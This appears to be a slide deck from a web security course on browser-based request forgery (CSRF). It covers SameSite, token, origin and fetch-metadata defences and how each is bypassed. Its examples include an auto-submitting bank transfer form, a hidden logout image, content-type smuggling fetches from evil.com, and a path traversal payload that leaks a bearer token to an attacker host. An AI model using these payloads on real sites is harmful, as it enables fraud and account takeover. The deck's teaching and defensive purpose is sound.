Cross-App Security VII

Modern CSRF:

Browser-Based Request Forgery

Browser-Based Request Forgery

Traditionally classified as “CSRF”, this attack class involves the attacker construction of a request initiated within a user’s browser with the outcome of making an unintended state-changing operation.

Browser-Based Request Forgery (BBRF)

- Formerly referred to as *Cross-Site Request Forgery (CSRF* or *XSRF)*
  - Problem: Same-Site and Same-Origin attacks??
  - OWASP ASVS: first adoption of BBRF in V5
- A “Confused Deputy” type flaw (deputy = browser)
- Goal: coerce user to take unintended action via silent (generally) request initiated from an attacker controller context
- Context?
  - Attacker application sending Cross-Origin request
  - Attacker injection on a related application (shared Site scope)
  - Attacker manipulation of application functionality (CSPT, Same-Origin Redirects…)

Classic BBRF/CSRF

Origin: https://attacker.example

```html
<html>
  <body>
    <form id="csrf" action="https://bank.example/transfer" method="POST">
      <input type="hidden" name="toAccount" value="13371337">
      <input type="hidden" name="amount" value="5000">
      <input type="hidden" name="currency" value="USD">
    </form>

    <script>
      // Auto-submit as soon as the victim visits attacker page
      document.getElementById("csrf").submit();
    </script>
  </body>
</html>
```

Classic BBRF/CSRF

```
POST /transfer HTTP/1.1
Host: bank.example
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: https://attacker.example
Referer: https://attacker.example/csrf.html
Cookie: session=V1CT1MSESS10N; theme=dark
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

toAccount=13371337&amount=5000&currency=USD
```

Protections Against BBRF/CSRF (Patterns)

- Double-Submit Cookie
- Synchronizer Tokens
- Cryptographic Tokens
- Referer or Origin Header validation
- Fetch Metadata validation
- Custom request headers
- SameSite cookie attribute
- NOT using HTTP Cookies or other Ambient Authority type mechanisms

Why do these (and more) all exist?

Synchronizer Token (Server-Stored Token)

- Effective when properly implemented
- Tokens should be workflow-specific and bound to session

```
<form>
  <input type="hidden" name="csrf_token" value="f83b29aa91" />
</form>
```

```
POST /transfer
Cookie: session=abc123
csrf_token=f83b29aa91
```

Defeating Synchronizer Token

- Cross-user tokens accepted (not bound to session)
- Token leaks
  - Anti-CSRF tokens are often used as example targets for various information leak attacks (like BREACH)
- Token guessing (predictable token)
- Not required for all operations

Double-Submit Cookie

- JS-Accessible HTTP Cookie is used to demonstrate Same-Origin originator
- Cookie value is included as a parameter or custom header value
- Typically, applications validate only that values match

```
POST /transfer
Cookie: session=abc; csrf=abc123
X-CSRF-Token: abc123
```

Defeating Double-Submit Cookie

- Cookies often have a wide scope; subdomain compromise could expose cookies (though this may also expose a primary session)
- Subdomain compromise could also permit an attacker to inject custom cookie values
- Token leaks
- Token guessing (predictable token)
- Not required for all operations

SameSite Cookie Attribute

Restricts scope of when HTTP Cookies are included in Cross-Site requests

None	Lax	Strict	Context		Example
✓	✓	-	Anchor	GET	<a href=url>
✓	✓	-	Form	GET	<form method=GET action=url >
✓	✓	-	Link prerender	GET	<link rel=prerender href=url >
✓	✓	-	Link prefetch	GET	<link rel=prefetch href=url >
✓	✓	-	window.open()	GET	window.open(url)
✓	✓	-	window.location	GET	window.location.assign(url)
✓	✓ (*)	-	Form	POST	<form method=POST action=url>
✓	-	-	Iframe	GET	<iframe src=url>
✓	-	-	Object	GET	<object data=url>
✓	-	-	Embed	GET	<embed src=url>
✓	-	-	Image	GET	<img src=url>
✓	-	-	Script	GET	<script src=url>
✓	-	-	Stylesheet	GET	<link rel=stylesheet href=url>
✓	✓ (*)	-	Ajax Requests	Any	xmlhttp.open("POST", url)

https://scnps.co/same-site-wiki/docs/policies/overview.html

Defeating SameSite Cookie Attribute

- Conduct attacks from Same-Site but Cross-Origin
  - For example, *victim.site.com* and *attacker.site.com* are Same-Site!
- Abuse application functionality that is state-changing, but permits cookies in *Lax* configuration (GET requests)
- Abuse present default behavior (missing explicit SameSite)
  - Lax+POST exceptional policy (2-minute window)

Origin Header Validation

- Browsers include *Origin* header in Cross-Origin requests
- Applications can reject Origins
- Historically, the *Referer* header has been used, but is even less reliable

```
Origin: https://malicious.com
```

```
if (req.headers.origin !== "https://trusted.com") {
  return res.status(403).end();
}
```

Defeating Origin Header Validation

- Not sent in some GET requests (abuse state-changing GET)
- Validation logic may be flawed (naive string match?)

Fetch Metadata Validation

- Sent by modern browsers to indicate request context
- Can be effective signal

```
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
```

```
app.use((req, res, next) => {
  const site = req.headers["sec-fetch-site"];
  if (site && site !== "same-origin" && site !== "same-site") {
    return res.status(403).end();
  }
  next();
});
```

Defeating Fetch Metadata Validation

- Overly permissive ruleset
- Rules not applied to all state-changing requests
  - As always, are there state-changing requests that are not protected by the mechanism?
- Identify a mechanism to submit passing, but forged requests

Avoiding HTTP Cookies

- BBRF is often attributed as a weakness of HTTP Cookies
- Does using a non-cookie mechanism prevent attacks?
- This is a common pattern on the modern web:

```
GET /api/v1/profile HTTP/1.1
Host: api.example.com
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTYifQ.signature
Accept: application/json
```

Defeating Non-HTTP Cookie Mechanisms

- **Other Ambient Authority type mechanisms exist (mTLS, Basic Auth)**
- **However, for session tokens used in other HTTP headers (such as *Authorization*), these are typically immune to traditional BBRF**
- **BUT modern application logic can introduce BBRF vulnerabilities without HTTP Cookies!**


Client-Side Path Traversal (CSPT)

- Long-known vulnerability, but this name was popularized in 2024 (Doyensec)
  - Possibly originating from Sam Curry in 2021
- Involves application functionality (client-side JS) that uses attacker-controlled input (source) to initiate an authenticated request
- Path manipulation via path traversal sequences (../) can be used to redirect the target of requests

More: https://blog.doyensec.com/2024/07/02/cspt2csrf.html

DBG App Test Finding
Client-Side Path Traversal

Client-Side Path Traversal (CSPT)



Sam Curry @samwcyo · Sep 12, 2021

... by looking in the navigation bar for things like ?x=1 or anything passed in via the URL hash and seeing if they send an HTTP request on your behalf.

An example would be ?id=1 loading in /api/users/1 whilst sending your authorization bearer.

This is great for us, because ...

1 35

Sam Curry @samwcyo · Sep 12, 2021

... we can then exploit the blind SSRF which leaks the victim authorization bearer via the following payload:

https://victimsite/users?id=/../../example?url=https://oursite/?

This is important, because the JavaScript on the site will pass in the authorization bearer, and we ...

1 1 50

Sam Curry @samwcyo · Sep 12, 2021

... can trigger the CSRF on behalf of the victim user versus them not sending an authorization bearer whatsoever.

Another interesting one is...
traversal -> open redirect -> attacker JSON -> render -> XSS.

I've seen a few of these and they're definitely not novel, but very fun!

2 2 57

https://x.com/samwcyo/status/1437030056627523590

Client-Side BBRF/CSRF

```
(function sendRequest(){
    var requestEndpoint = window.location.hash.substr(1);
    var requestData = {"XSRF_TOKEN": "RANDOM_TOKEN_XYZ"};
    $.ajax({
        url : requestEndpoint, // attacker-controlled
        type: "POST",
        data : requestData,
        success: function(data, textStatus, jqXHR){ /* ...*/ }
        error: function (jqXHR, textStatus, errorThrown){ /* ...*/ }
    });
})();
```

https://scnps.co/same-site-wiki/docs/attacks/csrf.html

Unintended Protection Mechanisms

- Various mechanisms not intended to prevent BBRF may nevertheless impede attacks in practice
- This includes:
  - State-changing requests requiring permissive CORS (JSON or custom headers)
  - CAPTCHA mechanisms
  - Re-authentication / Step-up mechanisms / "Type-to-confirm"
  - MFA
  - Application framework state mechanisms
  - Multi-step stateful workflows
- Best practice: DO NOT rely on these

HTTP Method Override/Tunneling Attack

- Some systems accept a parameter to determine server-side request method
- Usually of most interest for SSRF-type attacks, but in some cases it can bypass protections to perform a state-changing attack
- Examples:
  - *X-HTTP-Method-Override*
  - *_method*
  - *method*
- Example: *www.site.com/updateUser?_method=POST&...*

DBG App Test Finding
HTTP Method Tunneling

HTTP Method Downgrade Attack

- What if you could just change a POST to GET and still update data?
- Some applications will accept GET + query string for state changing operations
- Example: *www.site.com/updateUser?password=12345&...*
- Potentially bypasses:
  - SameSite Lax
  - SameSite Strict (with redirection)
- "We showed that 10.3% of state-changing requests of the top 1K sites (i.e., 721 out of 6,951) are still implemented via GET requests" (2022)

https://www.computer.org/csdl/proceedings-article/sp/2022/131600a312/1FlQKTF0Kl2

DBG App Test Finding
Missing HTTP Method Enforcement

HTTP Content Type Manipulation

- **Without a permissive CORS policy, some HTTP requests against vulnerable endpoints may not be possible**
- **For example, Cross-Origin JSON-based requests cannot be performed without an appropriate CORS policy**
- **Two approaches can be attempted:**
  1. **Content Type Smuggling**
  2. **Content Type Downgrade**

DBG App Test Finding
Weak Input Validation

DBG App Test Finding
Unexpected or Undocumented Content Type Processing

HTTP Content Type Smuggling

This attack smuggles a target Content Type within an HTTP body

```
// Attacker script on evil.com
fetch('https://bank.com/api/transfer', {
  method: 'POST',
  headers: {
    'Content-Type': 'text/plain' // <--- Permitted
  },
  body: '{"amount": 1000}'       // <--- The JSON payload
});
```

```
POST /api/transfer HTTP/1.1
Host: bank.com
Content-Type: text/plain;charset=UTF-8
Origin: https://evil.com
Cookie: session_id=abc123xyz789

{"amount": "1000"}
```

HTTP Content Type Downgrade

This attack attempts force the server to accept a different Content Type

```
POST /api/settings/update HTTP/1.1
Host: bank.com
Content-Type: application/json
Cookie: session_id=secret_123

{"email": "user@example.com", "notifications": "enabled"}
```

```
POST /api/settings/update HTTP/1.1
Host: bank.com
Content-Type: application/x-www-form-urlencoded
Origin: https://evil-attacker.com
Cookie: session_id=secret_123

email=attacker@evil.com&notifications=disabled
```

Abusing CORS

- A permissive CORS policy may permit abuse of insufficient BBRF protections (effective protections should be immune to a weak CORS config)
- A permissive CORS policy can enable:
  - Additional HTTP request headers
  - Additional HTTP request methods
  - Additional HTTP request Content Types
  - Capability to read HTTP response headers

Login and Logout BBRF/CSRF

- Traditionally excluded by bug bounty and VDP
- Nevertheless, has been used as part of many high-impact exploitation chains
- Case study: Exploitable Self-XSS

Chaining Minor Bugs

Our plan has three parts to it:

- First, log the user out of their `partner.uber.com` session, but *not* their `login.uber.com` session. This ensures that we can log them back into their account
- Second, log the user into *our* account, so that our payload will be executed
- Finally, log them back into *their* account, whilst our code is still running, so that we can access their details

https://whitton.io/articles/uber-turning-self-xss-into-good-xss/

Logout Requests Are Typically Simple

```html
<img src="https://bank.example/logout" style="display:none">
```

```http
GET /logout HTTP/1.1
Host: bank.example
Referer: https://attacker.example/
Cookie: session=V1CT1MSESS10N
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
```

BBRF/CSRF Against Internal Apps

- Internal applications historically lack protections of external apps
- Internal apps may implicitly trust internal requests/connections
- Internal user browsers act as a bridge between internal apps and the external web
- Attacks like BBRF and XSS can originate externally but target internal apps

Local Network Access (LNA)

- LNA is a new protection/permissions for Local and Private resources
  - *Public*: open internet
  - *Private*: internal networks (such as *192.168.X.X* or *10.X.X.X*)
  - *Local*: user's system (*localhost* or *127.0.0.1*)
- Replaces earlier *Private Network Access (PNA)*
  - Previously CORS response header *Access-Control-Request-Local-Network: true*
- Requests blocked if moving from *less* to *more* private space unless:
  - Initiating application is using HTTPS
  - User accepts browser-initiated prompt
- Draft Spec: https://wicg.github.io/local-network-access/

DBG App Test Finding
Insecure Local Network Access Configuration (development)

Local Network Access (LNA)

Address block	Name	Reference	Address space
127.0.0.0/8	IPv4 Loopback	[RFC1122]	loopback
10.0.0.0/8	Private Use	[RFC1918]	local
100.64.0.0/10	Carrier-Grade NAT	[RFC6598]	local
172.16.0.0/12	Private Use	[RFC1918]	local
192.168.0.0/16	Private Use	[RFC1918]	local
198.18.0.0/15	Benchmarking	[RFC2544]	loopback
169.254.0.0/16	Link Local	[RFC3927]	local
::1/128	IPv6 Loopback	[RFC4291]	loopback
fc00::/7	Unique Local	[RFC4193]	local
fe80::/10	Link-Local Unicast	[RFC4291]	local
fec0::/10	Site-Local Unicast	[RFC3513]	local
0.0.0.0/32	IPv4 null IP address	[RFC1884]	loopback
0.0.0.0/8	IPv4 null IP addresses	[RFC1884]	local
::/128	IPv6 unspecified address	[RFC1884]	loopback
2001:db8::/32	IPv6 documentation addresses	[RFC3849]	local
3fff::/20	IPv6 documentation addresses	[RFC9637]	local
::ffff:0:0/96	IPv4-mapped	[RFC4291]	see mapped IPv4 address


Non-public IP address blocks

https://wicg.github.io/local-network-access

Local Network Access (LNA)

```
(async () => {
  try {
    const response = await fetch("http://192.168.1.1/", {
      mode: "cors"
    });

  } catch (e) {
    console.error("Request failed:", e);
  }
})();
```



Testing for BBRF/CSRF

- Identify all state-changing functionality and determine the various ways to initiate
  - Header requirements? HTTP methods?
- Determine the protection mechanisms in use
  - What are their weaknesses? Are they universally implemented?
- Identify functionality that causes the application to initiate requests

DBG App Test Finding
Cross-Site Request Forgery Protection Misimplemented: (type)

DBG App Test Finding
Insufficient Cross-Site Request Forgery Protection

DBG App Test Finding
Cross-Site Request Forgery Protections Not Implemented

OWASP ASVS 5.0

V3 Web Frontend Security: V3.3 Cookie Setup

- 3.3.2: Set restrictive SameSite config for HTTP Cookies

V3 Web Frontend Security: V3.5 Browser Origin Separation

- 3.5.1: Validate source of requests to prevent BBRF/CSRF
- 3.5.2: Require CORS-preflight if used for protection (also Content-Type validation)
- 3.5.3: Enforce the proper HTTP method or validate Fetch Metadata

V10 Oauth and OIDC: V10.2 OAuth Client

10.2.1: Protect OAuth Code Flow from BBRF/CSRF

https://github.com/OWASP/ASVS/blob/master/5.0/en/